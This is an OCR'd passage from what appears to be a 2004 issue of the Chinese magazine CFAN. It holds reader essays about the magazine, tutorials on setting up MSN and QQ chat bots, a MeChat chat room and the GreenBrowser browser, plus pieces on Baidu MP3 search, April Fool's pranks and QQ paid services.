Explorer遇到问题需要关闭……的信息提示。此时，不管你单击“发送错误报告”按钮，还是单击“不发送”按钮，都不能顺畅使用IE了，伴随着还会出现“资源管理器”、“我的电脑”等不能打开了，这个问题困绕了我三年时间，我花了很多功夫试图排除此故障，结果都以失败告终，最后不得不重装系统或用ghost恢复系统，费时费力，我也曾向许多高手请教过，他们有的说没碰到过，有的说只能重做系统，没别的办法。今年CFAN19期第71页上的文章《IE经典故障写真》正好提到这个问题，我如获至宝，兴奋不已，用该方法接连为三、四台电脑解决了问题，人家对我肃然起敬，感谢不停，身旁一位电脑公司的高手看得目瞪口呆，好长时间才恍过神来，连忙问：“你小子是怎么解决的？真有本事啊！”我说这是《电脑爱好者》杂志社上介绍的，他说也要去买一本看看。我想，他以后肯定会像我一样每年必订了。还有一个问题也困绕了我很长时间，即在“资源管理器”中不能按Web页预览图片了，问了几个高手也都说不知道，正好在11期CFAN第61页中介绍了解决方法，让我领教了Regsvr32.exe程序的许多用途，并能触类旁通，使我茅塞顿开。我这里提到的只是浪花几朵，好像每次我遇上难题，CFAN都会如期到来，助我一臂，排除故障，事后我总有一种雪中送炭的感觉，她不愧是我的一位恩人啊！

现在社会上电脑培训的IT认证多如牛毛，培训费少则几百，多则几千，甚至几万，我认为订本CFAN杂志看看同样可以成为电脑高手，进军IT行业，找到一份不错的工作，况且投资不大，过去每年只要几十元，现在只要壹佰元多一点，就算从明年起多也只要120元，少买一件衣服就够了。

我目前所在公司是一家大型上市公司，列世界500强之内，它的工资分配采取特岗特薪制，在工资表上我的工资额超过了我的老总。另外，我还在本地一家外资企业兼职，任信息部主管，报酬不比自家公司少多少，再加上其他一些软件开发等收入，小日子越过越红火，对未来充满了信心，这正好应验了中央电视台一句响亮的台词：“知识改变命运”。

我从没参加过什么电脑培训和IT认证（但我不鼓励别人不参加培训），只是以《电脑爱好者》为师，就成长为当地一位小有名气的“电脑高手”，得到了令人羡慕的岗位和不菲的收入。希望读者朋友们能从我的故事中得到一点点启迪，《电脑爱好者》一定会给你带来福音。让我们跟着CFAN一起成长，改变自己的命运吧！

CF [ZT03]

生命之烛

■ 西安　沈利宾　（评选编号D）

仅以此文纪念逝去的朋友强以及他梦魂牵绕的CFAN情结……

强走了!居然一句话都没有留下……

这是一场意外，可恨的交通事故让刚刚年满十九岁的强永远离开了这块土地，这个让他充满幻想的世界!

送强的那天，我到了他的宿舍。几百里外匆匆赶来的强的父母，悲痛中默默地收拾着他的遗物，老人泪眼婆娑的脸上，写满了白发人的伤悲，这是两个与黄土地打了一辈子交道的老人，纵横交错的脸上涂满了厚厚一层岁月的沧桑。见到他们，我无言，沉默、伤感、怜惜，种种沁人心脾的情绪撕扯着他们与我……

强的遗物不多，他是我们公司雇来的一名保安，待遇是很低的，除了每月给家里定时寄去二百元钱以及日常生活必需外，已经所剩无几。强的老母亲一边整理着强的遗物，一边喃喃自语：“天啊、天啊，这孩子怎么这么命苦？”我在旁边听了，眼泪不由自住地流下来，有哪样痛苦能抵上白发人送黑发人呢？

在强一大堆破烂不堪的遗物中，老人意外地发现

了一个箱子，打开一看，却是满满一箱子杂志，而且每一本都用挂历纸进行了精心的包裹，在一堆杂物当中，这些杂志显得格外醒目！我小心翼翼地打开一看，竟然全是《电脑爱好者》！一瞬间，泪水再次占据了我的双眼，而思绪也随着那箱CFAN越飘越远……

偶识

与强的结识是颇偶然的。那是去年冬季的一天，由于公司业务需要，周六一大早我早早赶到了办公室，手里拿着一本刚刚在报摊上购买的《电脑爱好者》杂志。由于周末进公司要登记，我便俯身在门口的值班桌上填写表格，登记后就转身上楼了，而那本杂志就漫不经心地丢在了桌上。大约过了一个小时，办公室突然响起了敲门声，随着我的应答，一个个子不高但很精干的保安站在了我的面前，事后我才知道他叫强，他有点怯怯地问我：“大哥，您的杂志丢在值班室了。”

“噢，谢谢你了，我刚买的，还没来得及看，瞧我这记性！”我头也没抬地回答。

“大哥，对不起，让你着急了，刚才我翻了翻杂志，所以送来有些迟了！”

“嗯？你也喜欢电脑？噢，没事没事，现在手里有活，也看不成，要看你拿去好了！”我抬眼开始打量这个大男孩。

他似乎越发不好意思了，两只手局促不安地相互摩挲着，脸都微微红了起来。我几乎都要笑出声了，这个小伙子！

“没关系的，我这里还有很多过去的杂志，如果喜欢，你只管来拿就是了。”我说。

“真的？”他好像不太相信我的话，眼睛里布满了疑问。

“当然是真的，这有什么呀。”我调侃道。

“那就太谢谢你了，大哥。”小伙子居然有些激动起来。

我站起身，将过去的一些杂志拿出来，递到他的手上，不经意地问道：“喜欢电脑？”

“喜欢，可买不起”，他喃喃地说……

这就是强与我第一次相识时的情境，记得当时让我诧异的是，强居然对电脑有着一股儿痴迷的劲头，那种对电脑的神往和希望，至少在我周围的人中是罕见的。我几次问强，似乎也没有更明确的回答，只是告诉我：觉得自己不能一辈子当保安，学好电脑找一份不错的职业，让贫穷的二老早一天过上舒心的日子。

交往

从那次偶然的相识，强似乎对我这个大哥熟悉起来，每天上班路过值班室，都能看到他，而他也总是大哥长、大哥短地问候着我。

起初，他喜欢到我这里借书，尤其是对电脑类的图书特别喜爱，由于工作需要，我单位里订阅了包括《电脑爱好者》在内的多种电脑杂志，这些杂志也都成了强每次借阅的重要对象。

一次，早上刚刚上班，电脑就出现了异常，头一天还能正常使用的爱机居然罢工了。由于手里有一份急活，无论如何也要将电脑收拾好。恰在这时，强走了进来。他看我着急的样子，竟然也急了起来，东瞅瞅、西望望，却帮不上一点忙。我也顾不上理他，只是一门心思在琢磨问题究竟出在哪儿？突然，强大声喊起来：“大哥，CFAN”，噢，我怎么将这碴儿忘了，CFAN上不是有“傻博士”吗！我招呼强将所有的杂志抱过来，一起对着电脑故障现象查找起来。真是老天有眼，杂志上居然真有一例现象差不多的故障处理方法，我马上依计实施，成了！高兴得我不住声地夸赞强，可这小子脸红红地说：“大哥，我哪里有功劳，应该感谢CFAN！”嘿，这小子什么时候学会了溜须拍马？

出了这次意外，强同我这个大哥的关系就更近了，由于他的老家与我妻子的家乡在一块，很快这个小兄弟就成为我们家里的常客。而我也常常让他在家中的电脑上学习。

可是后来，强虽然还在我这里借书，但好象不怎么借CFAN了，这与先前的他简直判若两人，难道他不喜欢这本杂志了？要知道这本杂志我已经连续订阅了数年之久了，不仅仅是因为它便宜，而更多的是它浅显易懂、便于操作。有一次强在我家里玩电脑时，我忍不住问起了他，可他却神神秘秘地不说，还讲什么个人隐私，保密等等。搞得我丈二和尚摸不着头脑，不过因为事小，很快我也就忘记了。

日子就这样一天天流逝，原本平静安详的生活却因为一场车祸的出现彻底变了轨。强仅仅度过了人生短暂的十九个年头，就匆匆地告别了家人，也告别了我这个大哥。

送行

给强送行那天，天空突然飘起了小雨，淅淅沥沥的雨丝仿佛寄托了无数的哀思，为强的命运而叹息。那一箱子包着书皮、整整齐齐的《电脑爱好者》给了我深深的震撼，热爱它就拥有它！4元6角钱，对于强来说不是一个小数目，但他对电脑的爱是远远无法用金钱来衡量的。人的一生很短暂，但在一生当中，快乐总是主要的，也许在强的心里，这只生命之烛正是CFAN点燃的！想到这里，我分明看到了强会意的笑容！

在我的坚持下，强的父母同意将那箱看起来很新很新的CFAN点燃，或许，天堂里的强还能看到它们！

CF [ZT04]

看点
①聊天机器人的运行原理。
②聊天机器人英雄谱。
③如何拥有自己的MSN Messenger、QQ聊天机器人。

■ 北京 风随柳



聊天机器人驯养计划

网络上的聊天机器人层出不穷，尤其是很多朋友都在使用的MSN Messenger(以下简称MSN)机器人，如小布、小I，从他们那里不光能获得实时的有用信息，还常常因其语言幽默而捧腹大笑。不过，即使这些机器人智力再高，实现的功能再多，也是别人的东西。如果自己也能够驯养几个属于自己的机器人出来，给自己或网上的朋友玩玩，那该是一件多么让人激动的事情啊！

芝麻开门

聊天机器人的运行原理

聊天机器人(chat bot)这个词由来已久，早在MUD游戏流行时就有很多类似程序，如今它的身影更是处处可见：MSN、QQ、UC、ICQ、聊天室……要使用这些机器人，只需要将其账户添加为好友即可。这类程序在运行原理上有一个共同之处：当我们跟它聊天时，它会分析其中的关键字，然后检索数据库，最后返回一个相匹配的信息。比如和某机器人说"你好！"，程序接收到这条信息后，就在数据库中寻找跟"你好"这个关键字配对的答案，比如"你也好呀！"，如果没能检索到，则返回一个固定的信息，如"对不起，我听不懂！"。由此可以看出，机器人的数据库是个关键因素，数据库越庞大，则该机器人的智能化程度越高。

机器人名人堂

昵称	性别	联系方式	功能
小布	男	bot1@9zi.com至bot10@9zi.com	历史今天、节目预告、天气预报、手机查询、中英互译、股票查询等
小I	男(女)	ince042@hotmail.com 至ince070@hotmail.com	歌曲试听、歌词、英汉词典、成语解释、列车时刻表、IP地址查询等
悠悠	女	9990(UC号码)	娱乐、资讯、笑话、天气、谜语等
Alice	女	http://www.alicebot.org	几乎无所不能，被称为智商最高的机器人

驯养自己的MSN机器人

方案一：软件架设

如果想拥有一个跟小I一样幽默机智、聪明伶俐的MSN机器人，但又不会编程，那怎么办？有了捷博MSN精灵，就可以做一个比小I还"小I"的机器人！

捷博MSN精灵小档案

软件版本：2.2　　软件大小：2767KB
软件性质：免费软件　　适用平台：Windows 98/Me/NT/2000/XP
下载地址：http://www.u-solution.com.cn/MSN%20Genius.exe

1.创建机器人

为你的机器人注册一个.passport账户，注册地址为http://www.hotmail.com(Hotmail邮箱即可作为.passport账户)或http://www.passport.com。注册完毕后，将该账户告诉你的朋友们，让他们在MSN上加它为好友。

安装并运行捷博MSN精灵，系统会弹出一个类似MSN的登录窗口，输入刚才注册好的.passport账户和密码登录，登录后即可看到一个跟MSN类似的窗口(见图1)，单击"文件→设置"命令打开设置窗口，勾选"默认使用机器人自动回复"。至此，一个简单的MSN机器人诞生了！




图1 这个MSN Messenger机器人完全受你控制

2.让机器人更聪明

机器人虽然创建成功了，不过智商还有点低，好友发过来的很多话它都不懂，只能以"您问的问题我还不会！"来作答。下面就给它"充充电"，让它聪明点。

Step 1 在"开始"菜单中运行"捷博MSN精灵设置程序"打开设置窗口。单击"输入问答信息"按钮，这里已经预先设置了一些常见的问答信息。你可以自由添加，方法是：单击窗口下面工具栏中的按钮新建一组问答信息，在"关键字名称"栏设置一个关键字，如"干嘛去了"，在"关键字回答"栏设置其回答信息，如"偶好好工作，没有偷偷背着BOSS玩游戏！"(见图2)。很显然，设置的问答信息越多，你的机器人就越聪明。



图2 机器人智商高低的奥秘就在这儿

Step 2 单击“输入非法信息”按钮，可以设置一些不友好信息关键字及相应的回复。

3.玩转命令信息

所谓命令信息，就是好友在MSN聊天窗口输入命令，即可得到一些实用的信息，如股票查询、身份证信息查询等。利用捷博MSN精灵创建的机器人默认拥有电话区号、IP地理位置等查询功能，我们可以添加更多的命令。

实例：我电脑上有一个常用的客户电话簿，想将它共享给我的好友，让他们随时查询。

Step 1 打开MSN精灵设置程序，单击“编辑命令帮助信息”按钮打开“命令信息编辑”窗口。

Step 2 单击“添加命令”按钮，设置“命令名称”为“tx”（也可为其他），“命令描述”为“查询电话号码”（见图3），双击建立的这项命令，将客户的名字和电话号码分别输入。



图3 输入不同的数据则获得不同的功能

Step 3 这样好友就可以通过向你发送“tx 客户名字”来获得某客户的电话号码了。

方案二：网站领养

如果离开自己的电脑，就无法继续驯养上面的机器人了，下面再介绍一种拥有自己的MSN机器人的办法，让你和你的朋友都能随时随地管理该机器人。

1.创建机器人

Step 1 同样要为你的机器人注册一个.passport账户，然后打开http://www.cnrobot.net/reg.htm给你的机器人注册，在“机器人账号”处填写你申请的.passport地址，在“机器人管理账号”处输入你自己的MSN账号，用于对机器人进行维护，“机密设置”相当于常见的密码保护字符。设置完毕后单击“申请”按钮，将可获得一个密码，记住它备用。

Step 2 到http://www.cnrobot.net/msnrobot.exe下载客户端程序，安装后打开安装目录中的msnconfig.txt文件，按照提示加入机器人的账户和刚获得的密码，修改完后保存该文件。

Step 3 运行桌面上的msnrobot 0.4程序，系统会打开一个命令行窗口，并显示“Input msnrobot password:”，输入你的机器人账户的.passport密码后回车即可启动，这时就可以将机器人账户告诉你的朋友啦！

2.训练你的机器人

刚创建的机器人连一句话都听不懂，不过这个机器人的好友都可以教它说话，方法是在同它聊天的窗口中输入“study/问题/回答”，如果你用管理员账户登录的话，则有更高的权限——可以用“update/问题/答案”命令覆盖掉其他人教它的信息。等自己的机器人由一句话都不懂变成个聪明的聊天高手后，你一定很有成就感！

驯养自己的QQ机器人

QQ并没有官方版本的机器人程序，不过我们可以使用QQ显IP外挂中自带的机器人聊天功能来打造QQ机器人。

QQ显IP外挂小档案

软件版本：1.8.2　　软件大小：644KB

软件性质：免费软件　　适用平台：Windows 9x/Me/NT/2000/XP

下载地址：http://www.newhua.com/cfan/200407/qqip.rar

1.机器人聊天实战

下载后解压缩至QQ的安装目录，运行其中的QQLdrCfg.exe文件打开外挂参数设置窗口，选中“使用自动回复机器人”（见图4），设置完毕后单击“保存修改”。


图4 还可以在这里自定义其他参数，如是否允许调用腾讯浏览器、Flash广播等

运行QQ安装目录中的QQLdr.exe文件，登录你的QQ号码，在QQ面板中单击右下角的企鹅按钮，选择“开始聊天机器人”，即可开启机器人。

> 小提示
> 如果运行QQ.exe登录，则QQ外挂不会被加载。

2.定制QQ机器人

修改QQ安装目录下的MsgFilter.txt文件，修改格式如下：“^hi hi”（以“hi”开头的信息回答为“hi”）、“hi$ hi”（以“hi”结尾的信息回答为“hi”）、“hi hi”（只要信息中出现“hi”，都以“hi”回答）、“hi :ignore”（只要信息中出现“hi”，则都不回答）、“:default 我不懂你说什么（如果出现不能识别的特征字，则都以“我不懂你说什么”作答）。

> 小提示
> 更详细的配置命令和格式可以参考QQ显IP外挂安装压缩包中的robot.txt文件。

CF [WL01]

Baidu百度 www.baidu.com 我用百度 无所不能

无所不能攻略之 乾坤圈：MP3搜索

百度搜索引擎在2亿中文网页中提取MP3下载链接，建立了庞大的MP3歌曲下载链接库，从而塑造出了MP3音乐搜索、下载和歌词查询基地。百度MP3搜索引擎http://mp3.baidu.com能自动验证下载速度，总把下载速度最快的链接排在最前列，使得用户下载MP3歌曲的速度总是保持最快。



1.歌词搜索

百度推出了方便易用的歌词搜索，不管是歌名还是某首歌中的几个字，利用它作为关键词就能搜索到你想要的歌词，而且在歌词搜索结果右下角，还提供了该首MP3歌曲的下载链接。譬如我很喜欢刘德华的一首歌，不过只记得这首歌中有一段歌词“所有真心真意任它雨打风吹”，没关系，用“任它雨打风吹”作为关键词进行歌词搜索，即可找到这首歌名为“忘情水”，而且还能得到其歌词及其下载地址(见图)。

2.寻找热门歌曲新途径

http://mp3.baidu.com/页面提供了“歌曲TOP600”、“歌手TOP200”、“民歌TOP100”、“校园歌曲TOP100”，可以让你随时得知当前的热门歌曲和热门歌手、最热民歌以及校园歌曲，利用“歌手列表”可以按字母分类寻找特定歌手的音乐作品，“歌曲列表”则将歌曲按照歌名首字母分类在一起。

3.MP3搜索小技巧

知道歌曲名称可以直接用歌曲名搜索，如果歌曲名太常见，搜索结果太多，则可以考虑用歌曲名加歌手名一起搜索，记得在歌手名和歌曲名之间加一空格哦！如寻找周华健的“朋友”，使用“朋友”作为关键词显然不如用“朋友 周华健”来得快。

如果不记得歌曲的名字及任何一点歌词，则可以考虑使用歌手名作为关键词搜索，或者通过“歌手列表”来寻找。

值得一提的是：百度MP3搜索在提供MP3搜索结果的同时，还会将与该歌曲相关的手机铃声提供给你，实在是很方便！



过好4月1日这一天

搜索关键词：愚人节 玩笑 April Fool's Day


不知从何时开始，每年4月1日小渔都变得很谨慎，总觉得身边埋伏着无数个小小陷阱，而且这些陷阱的科技水平、娱乐性、隐蔽性越来越高。第一次遭受袭击是2001年4月1日，那天刚好是礼拜天，同学给我的BP机(呼机)留言：“今天下午2:00同学聚会，请准时前往学校东门集合”。好在我长了一对火眼金睛，才没有被算计^_^。BP机已经被淘汰，但愚人节相关游戏、相关短信、相关程序满天飞，亲朋好友也有可能骗你没商量，所以你必须时刻迎接挑战，增强戒备心理，不要轻易上当。

开玩笑要掌握尺度，考虑他人的心理承受能力，而且最好能提前或及时告知真相。我知道有这么一个玩笑：A把用细线拴着的钱包丢在马路上，拉着线的另一端躲在暗处；B路过看到钱包，环顾四周无人，便捡起钱包想跑开；却见A猛然把钱包拽走，差点让B无地自容。这个玩笑就有点过火，如果A和B互相认识，这以后该多不好意思呀！

愚人节更要注意防范病毒。4月1日这天估计会有人向你发送娱乐、整人信息，出于好奇，你自然想体验一番，从而会对病毒麻痹大意，建议不要打开可疑的电子邮件和附件。

相关链接

★整人系列小程序：http://www.newhua.com/cfan/200407/fun.rar


屏幕在爆裂

桌面主题被修改、窗口不断弹出、鼠标不断关闭窗口、屏幕在爆裂(见图)、格式化在进行，而且你无法取消！我的天！这到底怎么了？没事，Just kidding，对你的电脑并无不利影响^_^！

★卡秀愚人节贺卡：http://free4.kaxiu.com/sub/100205_1.html

★网易愚人节贺卡：http://cards.163.com/showcard/card1,47,1.shtml

★中华网愚人节贺卡：http://card.china.com/card/jspcard/listcard_53.html CF [WL02]



获奖名单

问题1:腾讯收费服务是否值得用？

优秀选手:单眼皮(获得由华军软件园提供的闪存盘一个)、双龙一剑(获得奖金80元)、zhhb(获得奖金50元)

热心读者:

熟悉的陌生人、雨野(获得金山软件股份公司办公软件事业部提供的精美笔记簿一个)

问题9:上网时如何一次性打开QQ、Foxmail和MyIE2等程序,上完网后又如何快速地将它们都关闭？

读者可以结合自己的实际对该问题进行叙述、分析,并能给出指导性建议与解决方案,作品请E-mail至webhot@cfan.com.cn,在主题上标明"问题9"字样;平信可以寄到:北京9615信箱 小渔,邮编为100086。优秀作品的作者可能获得精美奖品以及奖金！

假如我是腾讯……

为了公正地评价某人，把自己当作对方想一想是非常有必要的。这几年中有人觉得腾讯是英雄，有人觉得他是骗子……如果假设自己是腾讯，我会怎么想呢？

1.我会因QQ而自豪

在对申请QQ号实行免费、部分收费、收费又免费的变化过程中，我推出了很多收费附加功能，让一些已习惯吃白食的用户很是不爽，尽管目前QQ的部分服务依然在坚持收费，而他们始终没有放弃QQ、依然在继续QQ，这也证明了我的价值，我很自豪！QQ在某种程度上对计算机知识的普及是有贡献的，我敢肯定的是:很多人是冲着QQ而学习电脑、学习上网的，很多人因为QQ打字速度迅猛提升。

2.我容易吗我

可能有人会说:增值服务收费可以理解，但曾经申请普通的QQ号也要钱这似乎有些说不过去。在这一点上，似乎我有些罪过，应该建立良好的QQ号回收机制以降低服务器负载，而不是对QQ号申请加以封杀，但我也有苦衷:没有规矩不成方圆，如果不用金钱来限制QQ号申请，你们每人都申请上N个QQ号，一个人充当N种角色，时间长了我怕你们走火入魔。

我在QQ上加了个Flash广告，就招人骂，我很委屈。几年来一路耕耘，QQ不断升级换代，新功能辈出，如果我不赚点钱，公司早倒闭了，你们还Q什么呀？再说了，我也没有把事情做绝，现在QQ号申请、聊天、传文件等基本常用功能不都是白送给大伙的吗？

3.收费服务 有它的市场

A君14岁的小表妹花了几块钱为QQ形象买了几套衣服后，喜形于色，逢人便讲，我觉得这点收费对她来说显然是很值得的。

B君的朋友是业务员，他每月的手机费公司给报销，所以B就钻了个空子，享受了会员待遇，红闪闪的昵称和固定QQ群也够他臭美的了。

C君花了点钱和MM拍了个合影，让QQ上的他和她都不再寂寞。

……

QQ收费服务的确是很有市场的。当然如果你用QQ的时间不多，没有兴趣把QQ整得花花绿绿，没有那一点点虚荣心;如果你觉得没有必要去用那些收费功能，而且也没人为你报销这些花费，那就不如省下钱买汽水喝了^_^。

4.睁大眼睛选服务

针对不同用户的不同需求，我设计了多种不同的收费服务，譬如QQ行、QQ靓号地带、QQ会员、移动QQ、QQ交友中心等，让不少用户感到迷惑。看看附表，是不是豁然开朗多了？

附表

服务名称	资费	明显特征
QQ行	2元/月	在普通号基础上增加了部分服务，每月可免费消费4个Q币，请参考http://qqx.qq.com/more.shtml?qqs/selfunc.htm
QQ靓号地带	10元/月	有手机靓号、生日靓号等供选择，这些号码都具有全部会员功能，昵称也以红色显示，不过30天内没续费会被回收
QQ会员	10元/月	聊天记录上传、会员过滤广告、固定群、会员密友、体贴登录提示等,可参考http://club.qq.com/incre.shtml
短信超人	10元/月	昵称后有蓝宝石手机图标，优惠期间可免费发送大量的短信、图片和铃声，可参考http://super.qq.com/
QQ加油站	10元/月	享受手机锁定号码、好友上线手机通知等服务，可参考http://mobile.qq.com/mclub/
QQ贺卡	5元/月	除发送到他人邮箱外，还能以QQ系统消息的形式发送到对方的QQ上，可参考http://ecard.qq.com/
QQ交友中心		普通用户免费，高级用户10元/月，QQ个人信息上有心状小图标，成为高级用户后可享有查询好友联络方式、身份标识等特色服务
移动QQ		昵称后有金黄色手机图标,可通过手机短信与QQ好友聊天、查询好友在线信息等,资费及相关介绍请参考http://mq.qq.com/
QQ秀		购买服装、场景需支付相应价格的Q币，QQ个人信息栏会显示你的虚拟形象，可参考http://game.qq.com/qqshow/

注:如有变动，以腾讯官方信息为主，更多的相关收费服务和具体情况请大家参考http://www.qq.com。

主动权掌握在自己手中，我推出的收费服务是否值得用，就因人而异了，相信在你了解各收费服务的功能、差异后，你会做出明智的选择。



滑稽、可爱的企鹅的确为QQ增色不少

CF [WL03]

一分钟搭建聊天室



■安徽 dream

近期想和分散于各地的同学们在网上开个会，QQ、MSN Messenger支持群聊，但需要每人都下载相应的软件，并注册账号，要知道我不少同学是网上小菜鸟呀，看来得想其他办法了。后来MeChat解决了我的难题，我利用它在自己的电脑上建立了一个聊天室。

MeChat 小档案

软件版本:4.30　软件大小:1.43MB
软件性质:免费软件　适用平台:Windows NT/2000/XP/2003
下载地址:http://www.newhua.com/cfan/200407/mechat4.30.zip

实现效果: 建立一个名为"96级同学"的房间，把自己的IP地址告诉同学。同学们只要在浏览器地址栏中输入http://IP地址:6000/就能来到聊天室入口，单击"用户注册"链接注册一个账号，接着在"昵称"处输入注册的账号，在"密码"处输入密码，点击"96级同学"即可开始聊天了(见图1)，当然他们也可以以游客的身份参与聊天。



图1

Step 1 下载MeChat后解压缩到安装目录，运行install.bat，会自行启动聊天室。

Step 2 对于同学聊天这种小型应用，注册用户数明显少于10000，所以可以不使用数据库，而直接用文件来保存聊天室数据。如果是这样的小型应用，请跳转到第四步。

如果你觉得注册用户会超过10000的话，则应该进行数据库的配置。用"记事本"打开安装目录下的MeChat.ini文件❶，将[main]节里的"DataFromDB"项的值设为"1"。程序提供了对一些专业数据库的支持，为了简单起见，不妨采用Access数据库来作为论坛的数据库。在"控制面板"中双击"管理工具→数据源(ODBC)❷"，打开"ODBC数据源管理器"窗口，选择"系统DSN"选项卡，单击"添加"按钮，在打开的窗口中选择"Microsoft Access Driver(*.mdb)"后单击"完成"，出现如图2所示的窗口。在"数据源名"框中输入"MeChatAccess"(注意大小写)，单击"选择"按钮，在弹出的窗口中定位到安装目录下的SysData\db目录，将MeChat.mdb选择进来，最后单击"确定"按钮完成数据源的配置工作。



图2

Step 3 为了使数据库配置生效，需要先停止服务，然后再重新启动服务，具体方法如下:切换到"命令提示符"状态，进入安装目录后输入"net stop mechat"命令停止当前服务，然后再输入"net start mechat"命令重新启动服务，在此期间聊天室将以"系统检修，服务器暂停服务，请15秒后重新登录"的信息告诉大家现在无法正常使用聊天室，服务重新启动后即进入正常使用状态。

Step 4 单击"用户注册"链接注册一个账号，然后单击"自建聊天室"创建"96级同学"的房间。赶快用ipconfig或winipcfg命令查询到自己的IP地址后，让同学们都来开会吧！

小提示

★你自己除了可使用http://IP地址:6000/登录聊天室之外，还可以使用http://localhost:6000/或http://127.0.0.1:6000/登录。

★只有已经注册的用户才能创建房间。

★如果你们要开保密会议，则可在创建房间时设置密码，并将密码告诉希望参与聊天的朋友，这样能阻止游客或闲杂人等进入；如果会议不需要保密，则可以不设置密码，游客随便输入一个用户名，不用输入密码即可进入该房间参与聊天。

★如果希望使用语音功能，第一次使用时必须安装一个插件，将它下载并安装到系统后就可以按"F9"键进行抢麦了，抢到麦后即可开始语音聊天。

赶快搭建聊天室在朋友们面前炫耀一下吧！

名 词 解 释

❶ MeChat.ini文件

在以前的16位系统中，常使用系统初始化文件(INI文件)来保存应用程序在启动和运行时需要的一些重要信息，而Windows 95后的操作系统一般都采用"注册表"来存放应用程序启动及运行所需的重要信息，不过仍有一些程序依旧采用INI文件来保存数据，INI文件中包括节、数据项、数据值三项，类似于"注册表"中的子键、键值项、键值数据。

❷ ODBC

Open Database Connect的简称，即开放数据库互连，它是由Microsoft公司于1991年提出的一个用于访问数据库的统一界面标准，是应用程序和数据库系统之间的中间件，相当于一座桥梁。

CF [WL04]

看点 推荐给GreenBrowser及非GreenBrowser用户！细读几遍，实战几番，从这里晋升多窗口浏览器高手、浏览高手。体验媲美MyIE2的多窗口浏览器，体验强大的新鲜实用好功能：显时间、显IP地址、一次性打开某一分类的网页、设置多个默认主页、打造自己的超级搜索引擎……

看我的超炫浏览风

——GreenBrowser终极秘技偷偷报

■北京 菲菲

芝麻开门

打开GreenBrowser(以下简称GB)，会要求你选择语言，选择“简体中文”即可。进入后，点击菜单中的“工具→GreenBrowser选项”，在这里进行一些设置，以方便浏览(见图1)。



图1 “芝麻开门”中所有的设置都是在此完成的

①默认情况下点击GB窗口右上角的最小化或关闭按钮，GB会最小化至系统托盘，为了防止误开多个GB，可以在“常规”项中，勾选“禁止多个GreenBrowser进程”项。另外还可以在“常规”项下，去除“使用Internet Explorer的收藏夹路径”，然后将GB的收藏夹设置在非系统分区上，避免在重装系统时因忘记备份而造成损失。

②如果在浏览网页时需要随时知道时间，可点击左侧的“状态栏”项，右侧的文本框中会出现“网速：0k/s_资源：L_过滤J：_G”，在其前面加上“A年B月C日 D:E:F”(不含引号)即可在GB窗口右下角显示出时间。在这里，还可以根据文本框下面的提示自定义其他内容，如：在最后加入“K”(不含引号)可随时知道本机的IP地址，当别人需要你的IP地址时，你只要看看GB的浏览窗口就知道了，“H”则可统计出你的在线时间(从打开浏览器开始)，这下连网络计时软件都可以省下了。

③MyIE2在打开多个浏览窗口时，窗口的标签在上侧，而GB是在下侧，可点击窗口左侧的“标签风格”项，勾选窗口右侧的“标签放置在顶部”，另外在这里还可以设置三种不同的标签风格及标签的颜色。

④在IE中点击某链接时，会自行启动FlashGet等下载软件进行下载，而很多第三方浏览器是无法直接使用FlashGet等软件进行下载的，不过GB可就不同了：点击左侧的“下载”项，在右侧的“选择下载工具”下拉菜单中选择“FlashGet”或其他下载软件，如“Net Transport”等即可。

⑤到现在为止，系统中默认的浏览器还是IE，不喜欢IE的你可以在左侧点击“其他”项，然后点击窗口右侧的“设置GreenBrowser为默认浏览器”。

相信一提到多窗口浏览器，很多人第一个想到的就是MyIE2，可是从一款被老鸟们称为GB的浏览器GreenBrowser与他们结缘后，MyIE2就再也没有回到他们的电脑中，他们选择GreenBrowser的理由是：功能强大、定制能力强。GreenBrowser到底具有什么魔力呢？

GreenBrowser小档案

软件版本：2.2 Build 0316　　软件大小：2.4MB

软件性质：免费软件　　适用平台：Windows 9x/2000/XP

下载地址：http://www.newhua.com/cfan/200407/greenbrowsergb.exe

软件备注：①这里提供下载的是GreenBrowser的使用者制作的非官方版，内置有70多个插件、2个外部程序以及若干皮肤。②GreenBrowser是款绿色软件，将下载的压缩包解压后，直接建立GreenBrowser.exe的快捷方式即可。

不一样的GB 不一样的打开

用浏览器就不得不输入网址，GB提供了很多方便的网址输入解决方案。

实战一：“单键飞梭”

实现功能：每个人都有不同爱好，每次上网都会浏览一部分固定网页，如果能只用一个键就一次性打开某类网页，那当然会轻松不少。

实现方法：点击菜单中的“工具→一键通→设置一键通”，会弹出“一键通”窗口，按照如图2所示的方法进行设置即可。完成所有的设置后，勾选“工具→一键通→启用一键通”项。



图2 按序号进行设置，一定不要忘记点击“更新”按钮，你可以在此为F2～F12这11个键分别设置11组不同的网址

小提示

如果你的一键通网址中设置了全是下载内容的网址，那可以在最后加入一个专门用来保存下载文件的文件夹，如E:\DownLoad，使得GB在打开网页的同时，会用“资源管理器”打开该文件夹，让你下载后不必再非常麻烦地进入该文件夹。

实战二：浏览单个网页更方便

实现功能：实战一可用于打开多个网页，而对于单独的网页该如何打开呢？相信看过本刊2004年第4期《看我的收藏“七十二变”》的读者，都会对IE中的“链接”情有独钟，用了它就不必再去点击菜单从长长的收藏列表中选择网址了。GB是可以把收藏夹和链接都放到工具栏上的。

实现方法：在工具栏处右击，勾选“收藏夹”及“链接”，然后用《看我的收藏“七十二变”》一文中介绍的方法，把一些常去的网站按内容分文件夹放到“链接”中，收藏夹中可放入一些不常去的网站，将“收藏夹”工具条缩到最小。平常使用时，只要显示“链接”就可以了，而需要使用收藏夹中的网址时，直接点击“收藏夹”后的“>>”即可显示(见图3)。



图3 “链接”+“收藏夹”的组合不错吧

小提示

GB还提供了网址缩写的功能：先确认“工具→网址缩写→启用网址缩写”已勾选，然后点击菜单中的“工具→网址缩写→设置网址缩写”，在弹出的窗口中进行设置。

实战三：让GB同时拥有多个默认主页

实现功能：在进入GB的同时，自动打开多个网页。

实现方法：点击菜单中的“群组→设置群组”，进入“设置群组”窗口，按照如图4所示的方法进行设置，然后点击菜单中的“工具→GreenBrowser选项”，在弹出的窗口中选择“启动/退出→启动群组”。



图4

一样的关键词 不一样的搜索

